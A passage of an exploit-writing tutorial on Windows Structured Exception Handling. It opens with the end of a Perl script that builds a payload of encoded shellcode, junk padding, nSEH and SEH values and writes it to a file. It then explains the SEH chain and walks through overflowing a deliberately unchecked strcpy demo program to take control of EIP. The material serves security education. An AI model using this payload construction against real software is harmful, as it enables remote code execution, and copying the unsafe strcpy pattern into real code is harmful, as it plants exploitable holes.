"\x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a" .
"\x4b\x51\x59\x4c\x4b\x50\x34\x4c\x4b\x45\x51\x4a\x4e\x50" .
"\x31\x49\x50\x4d\x49\x4e\x4c\x4c\x44\x49\x50\x42\x54\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x48\x42\x4a\x4b\x4b" .
"\x44\x47\x4b\x51\x44\x47\x54\x45\x54\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x46\x44\x43\x31\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x51" .
"\x34\x45\x54\x48\x43\x51\x4f\x50\x31\x4a\x56\x43\x50\x51" .
"\x46\x45\x34\x4c\x4b\x47\x36\x46\x50\x4c\x4b\x47\x30\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x43\x58\x45" .
"\x58\x4b\x39\x4b\x48\x4b\x33\x49\x50\x43\x5a\x46\x30\x42" .
"\x48\x4a\x50\x4c\x4a\x44\x44\x51\x4f\x42\x48\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x51\x47\x4b\x4f\x4a\x47\x42\x43\x45" .
"\x31\x42\x4c\x45\x33\x45\x50\x41\x41";
my $junk2 = "D" x ($totalsize-length($junk.$nseh.$seh.$nops.$shellcode));
my $payload=$junk.$nseh.$seh.$nops.$shellcode.$junk2;
#
```

```
print " [+] Writing exploit file $sploitfile\n";

open (myfile,">$sploitfile");

print myfile $payload;

close (myfile);

print " [+] File written\n";

print " [+] " . length($payload)." bytes\n";
```

https://www.corelan.be/index.php/2009/07/28/seh-based-exploit-writing-tutorial-continued-just-another-example-part-3b/

Introduction

The buffer overflow exploits covered so far in this tutorial series have generally involved some form of direct EIP overwrite using a CALL or JMP instruction(s) to reach our shellcode. Today we'll take a look at a different approach using Windows Structured Exception Handling (SEH).

Before I begin explaining the basic mechanics of Windows Structured Exception Handling (as it's implemented in an x86, 32-bit environment) it bears mentioning that I intentionally omitted several details (termination handling vs. exception handling, unwinding, vectored exception handling, etc.) to focus on the basic concepts and to provide enough background information to understand SEH in the context of exploit writing. I encourage you to read up on these additional details using the references I've provided at the end of this post.

What is Structured Exception Handling?

Structured Exception Handling (SEH) is a Windows mechanism for handling both hardware and software exceptions consistently.

Those with programming experience might be familiar with the exception handling construct which is often represented as a try/except or try/catch block of code. For the purposes of this discussion, I'll reference the Microsoft extension to the C/C++ languages which looks as follows:

```
__try {
   // the block of code to try (aka the "guarded body")
   ...
}
__except (exception filter) {
   // the code to run in the event of an exception (aka the "exception handler)
   ...
}
```

The concept is quite simple — try to execute a block of code and if an error/exception occurs, do whatever the "except" block (aka the *exception handler*) says. The exception handler is

nothing more than another block of code that tells the system what to do in the event of an exception. In other words, it *handles* the exception.

Exception handlers might be implemented by the application (via the above __try/__except construct) or by the OS itself. Since there are many different types of errors (divide by zero, out of bounds, etc), there can be many corresponding exception handlers.

Regardless of where the exception handler is defined (application vs. OS) or what type of exception it is designed to handle, all handlers are managed centrally and consistently by Windows SEH via a collection of designated data structures and functions, which I'll cover at a high level in the next section.

Major Components of SEH

For every exception handler, there is an Exception Registration Record structure which looks like this:

```
typedef struct _EXCEPTION_REGISTRATION_RECORD {
   struct _EXCEPTION_REGISTRATION_RECORD *Next;
   PEXCEPTION_ROUTINE Handler;
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```

source: http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx

These registration records are chained together to form a linked list. The first field in the registration record (*Next) is a pointer to the next _EXCEPTION_REGISTRATION_RECORD in the SEH chain. In other words, you can navigate the SEH chain from top to bottom by using the *Next address. The second field (Handler), is a pointer to an exception handler function which looks like this:

```
EXCEPTION_DISPOSITION
__cdecl _except_handler(
   struct _EXCEPTION_RECORD *ExceptionRecord,
   oid EstablisherFrame,
   struct _CONTEXT *ContextRecord,
   void * DispatcherContext
);
```

The first function parameter is a pointer to an _EXCEPTION_RECORD structure. As you can see below, this structure holds information about the given exception including the exception code, exception address, and number of parameters.

```
typedef struct _EXCEPTION_RECORD {
    DWORD ExceptionCode;
    DWORD ExceptionFlags;
```

```
    struct _EXCEPTION_RECORD *ExceptionRecord;

    PVOID ExceptionAddress;

    DWORD NumberParameters;

    DWORD ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];

} EXCEPTION_RECORD;
```


source: http://www.microsoft.com/msj/0197/exception/exception.aspx

The _except_handler function uses this information (in addition to the registers data provided in the ContextRecord parameter) to determine if the exception can be handled by the current exception handler or if it needs to move to the next registration record.
The EstablisherFrame parameter also plays an important role, which we'll get to in a bit.

The EXCEPTION_DISPOSITION value returned by the _except_handler function tells the OS whether the exception was successfully handled (returns a value of ExceptionContinueExecution) or if it must continue to look for another handler (returns a value of ExceptionContinueSearch).

So how does Windows SEH use the registration record, handler function, and exception record structure when trying to handle an exception? When an exception occurs, the OS starts at the top of the chain and checks the first _EXCEPTION_REGISTRATION_RECORD Handler function to see if it can handle the given error (based on the information passed in the ExceptionRecord and ContextRecord parameters). If not, it will move to the next _EXCEPTION_REGISTRATION_RECORD (using the address pointed to by *Next). It will continue moving down the chain in this manner until it finds the appropriate exception handler function. Windows places a default/generic exception handler at the end of the chain to help ensure the exception will be handled in some manner (represented by FFFFFFFF) at which point you'll likely see the "*…has encountered a problem and needs to close*" message.

Each thread has its own SEH chain. The OS knows how to locate the start of this chain by referencing the ExceptionList address of the thread information/environment block (TIB/TEB) which is located at FS:[0]. Here's a basic diagram of the Windows SEH chain with a simplified version of the _EXCEPTION_REGISTRATION_RECORD:



This is by no means a complete overview of SEH or all of its data structures, but it should provide you with enough detail to understand the fundamental concepts. Now let's take a look at SEH in the context of an actual application.


SEH Example

Let's take a look at how SEH is implemented in practice, using Windows Media Player as an example. Recall from Part 1 of this exploit series that you can view the contents of the TEB using the !teb command in WinDbg. Here is a snapshot of the running process threads and a look at one of the associated TEBs for Windows Media Player (on a Win XP SP3 machine):




Notice the ExceptionList address. This is the address of the start of the SEH chain for that thread (yours may vary). In other words, this address points to the first _EXCEPTION_REGISTRATION_RECORD in the SEH chain. Let's take a look at how to find this same information in Immunity Debugger.

After attaching Windows Media Player to Immunity, you can hit Alt+M to view the Memory Modules. In this example, I'll double-click the same thread examined in WinDbg (00013C20).



This opens up the Dump window for that thread, which you'll notice is the TEB. Just as in WinDbg, you'll see that the start of the SEH chain is located at 02B6FF5C.

Another way to find the start of the SEH chain for the current thread is by dumping FS:[0] as follows:




Again, notice the first address is 02B6FF5C which in turn, points to 02B6FFDC (the start of the SEH chain).

The final, and easiest method of viewing the SEH chain in Immunity is by hitting Alt+S:



No surprise, the first entry in the chain is 02B6FF5C. What this SEH chain window also clearly shows is that there are two _EXCEPTION_REGISTRATION_RECORDs for this thread (SEH chain length = 2) and they both point to the same exception handler function.

If you take a look at the stack for this thread (towards the bottom), you'll be able to see this SEH chain, starting at 02B6FF5C.



Again, you can see both registration records in the SEH chain — the first is the start of the chain located at 02B6FF5C and the second is the default handler (as indicated by FFFFFFFF / "End of SEH Chain") at 02B6FFDC.

Exploiting SEH

Now that you have an idea of how Windows SEH works and how to locate the SEH chain in Immunity, let's see how it can be abused to craft reliable exploits. For this example, I'm going to use the basic C program example from Part 1 of this exploit series (original source: Wikipedia).


```c
#include <string.h>

void foo (char *bar)
{
   char  c[12];


   strcpy(c, bar);  // no bounds checking
}

int main (int argc, char **argv)
{
   foo(argv[1]);
}
```

For demo purposes I've compiled it using MS Visual Studio Command Line with the /Zi switch (for debugging) and /GS- switch (to remove stack cookie protection). Running the program with an argument of 10 A's (stack_demo.exe AAAAAAAAAA) you can see that by default there are two entries in the SEH chain (neither of which are explicitly defined in the application code itself).



And on the stack…



To further illustrate how Windows SEH centrally manages all exceptions (regardless of where they are defined) I'll add a __try/__except block to this example program and lengthen the SEH chain by one.

```
#include <string.h>
#include <windows.h>

void foo (char *bar){
    char  c[12];


    __try {
        strcpy(c, bar);  // no bounds checking
    } __except(GetExceptionCode()) {
        // do nothing
    }
}

int main (int argc, char **argv){
    foo(argv[1]);
}
```


The added __except block doesn't have any exception handling code but as you can see in the next screenshot, the new exception handler has been added to the top of the SEH chain.




If you want to walk through the the addition of this new entry to the SEH chain, set a couple of breakpoints before and after function foo( ) is called. Since this was compiled with debugging enabled you can easily do this in Immunity by going to View–>Source Files and clicking on the name of the executable (in my case I named the updated version stack_demo_seh.exe).




Select the line(s) where you'd like to enable a breakpoint and hit F2. In my case I put one right before the call to foo( ) (to see the addition of the new SEH registration record) and one right before the call to strcpy (so I can step through writing of the arg to the stack).



After hitting our breakpoints and stepping though execution of strcpy (using F7), you should see the new _EXCEPTION_REGISTRATION_RECORD on the stack above the previous two entries.



Let me take this opportunity to highlight a few of the other surrounding entries on the stack (Note: you won't see stack cookies here since I used /GS when compiling).




As you can see, the local variables are written to the stack right above the SEH record. In this case our 10 character argument fits within the allocated buffer, but because there is no bounds checking with strcpy( ), if we were to make it larger, we can overwrite the values of Next SEH and SEH.

Let's try by passing 28 A's as an argument (you can pass arguments in Immunity via File -> Open).




Viewing the the SEH chain (Alt+S) you should see this:




Clearly we've overwritten our SEH chain, but this alone is not enough to lead to a viable exploit. In addition to controlling the values of Next SEH and SEH we also need to trigger an exception so that the exception handler is called by the OS. What exactly will trigger an exception (and which handler is called) is going to be dependent upon the application but quite often it is enough to simply continue writing beyond the end of the stack to generate an error that results in the OS calling the SEH chain.


With this example program, we know that 28 A's is just enough to overwrite Next SEH and SEH. This time let's make the total length of our argument 500 only instead of using all A's, let's use the letter B for character positions 21-28. The length should be enough to overwrite the stack to a point that it generates an exception and we should see Next SEH and SEH overwritten with B's.



And examining the SEH chain should reveal…



This demonstrates we have control over the Next SEH and SEH values of the _EXCEPTION_REGISTRATION_RECORD and we can force the application to trigger an exception. If you pass the exception to the application (Shift + F9) you should see the following:



By overwriting SEH (which is called when an exception occurs), we have taken control of EIP. But how can we use this to execute shellcode? The answer lies in the second parameter of the _except_handler function we examined earlier.

```
EXCEPTION_DISPOSITION

__cdecl except_handler(

   _EXCEPTION_RECORD *ExceptionRecord,

   oid EstablisherFrame,

   struct _CONTEXT *ContextRecord,


   void * DispatcherContext

);
```

When this Exception Handler function is called, the EstablisherFrame value is placed on the stack at ESP+8. This EstablisherFrame value is actually the address of our _EXCEPTION_REGISTRATION_RECORD which, as we've already established, starts with Next SEH (also under our control).

So, when an exception occurs and the Exception Hander (SEH) is called, it's value is put in EIP. Since we have control over SEH, we now have control over EIP and the execution flow of the application. We also know that the EstablisherFrame (which starts with Next SEH) is located at ESP+8, so if we can load that value into EIP we can continue to control the execution flow of the application.

Here's a screenshot of EIP and the stack at the time the Exception Handler is executed:



